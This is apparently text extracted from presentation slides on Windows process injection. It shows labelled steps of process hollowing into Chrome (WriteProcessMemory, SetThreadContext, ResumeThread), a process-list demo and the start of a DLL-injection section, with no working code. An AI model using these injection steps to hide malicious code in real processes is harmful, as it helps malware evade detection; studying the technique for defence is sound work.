
Image Header


⋮

*WriteProcessMemory() at
ImageBase + 0x00*


*Copy SizeOfHeaders bytes from
(malware.exe + 0x00)*







Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

Process



Chrome

Image Header

.text

Section 2


Section 3

⋮

⋮


*SetThreadContext() &
ResumeThread()*

eax = AddressOfEntryPoint





Demo



notepad.exe	2808	3252	C:\Windows\System32\notepad.exe	0x84090030	-	Microsoft Corporation
Idle	0	-	Idle	0x8193C640	拒絕	

736	504	C:\Windows\System32\svchost.exe	0x85BAC530	-	Microsoft Corporation
656	504	C:\Windows\System32\svchost.exe	0x85B4F8E8	-	Microsoft Corporation
3968	656	C:\Windows\System32\wbem\WmiPrvSE.exe	0x860CE968	-	Microsoft Corporation
3756	656	C:\Windows\System32\wbem\WmiPrvSE.exe	0x85D8B958	-	Microsoft Corporation
3236	656	C:\Windows\System32\dllhost.exe	0x840084D8	拒絕	Microsoft Corporation
2412	656	C:\Windows\explorer.exe	0x85E88B40	-	Microsoft Corporation
432	412	C:\Windows\System32\csrss.exe	0x85044030	-	Microsoft Corporation
492	412	C:\Windows\System32\winlogon.exe	0x85B07D40	-	Microsoft Corporation
1744	1608	C:\Windows\explorer.exe	0x85BF2D40	-	Microsoft Corporation
1356	1744	C:\Users\exploit\Desktop\Tool\PCHunter32...	0x84BAF520	拒絕	一普明为(北京)信息




Injection Art 3

DLL Injection


LoadLibrary

LoadLibraryA("junk.dll")



LoadLibrary

